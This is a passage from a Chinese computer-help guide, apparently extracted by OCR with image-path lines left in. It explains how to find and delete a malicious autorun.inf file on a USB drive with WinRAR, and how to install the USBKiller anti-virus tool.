
Step 01 运行WinRAR软件，选择路径下拉菜单中的U盘位置，查看U盘根目录中的文件，如下图所示。




Step 02 在U盘根目录中查看是否有autorun.inf文件，如果有，则右击此文件，在弹出的快捷菜单中选择“查看文件”菜单命令，如下图所示。



Step 03 在 WinRAR 的查看窗口中查看文件内容，如果显示内容中有一行为 open=***.exe，则可判定已经感染病毒，关闭查看窗口，如下图所示。



Step 04 在 WinRAR 窗口中右击 autorun.inf 文件，在弹出的快捷菜单中选择“删除文件”菜单命令，即可删除文件，如下图所示。






绝招5：使用USBKiller查杀

USBKiller是一款专业预防及查杀U盘、移动硬盘病毒、Auto 病毒的工具。其独创的 SuperClean 高效强力杀毒引擎可查杀最新 U 盘文件夹病毒、autorun.inf 病毒、AV 终结者等上百种顽固 U 盘病毒，是国内首创的可对计算机实行主动防御，自动检测清除插入 U 盘内的病毒，杜绝病毒通过 U 盘感染计算机的专杀工具。


1. USBKiller的安装

在USBKiller官方网站http://www.easy-softs.com.cn上下载安装文件，其安装步骤如下。


Step 01 双击运行 USBKiller 的安装程序，进入安装向导，如下图所示。




Step 02 单击“下一步”按钮，弹出“选择目标位置”窗口，在其中用户可以指定 USBKiller 的安装目录，如下图所示。




Step 03 单击“下一步”按钮，弹出“选择开始菜单文件夹”窗口，在其中选择在哪里放置程序的快捷方式，如下图所示。




Step 04 单击“下一步”按钮，弹出“选择附加任务”窗口，在其中选中“创建桌面快捷方式”复选框，如下图所示。



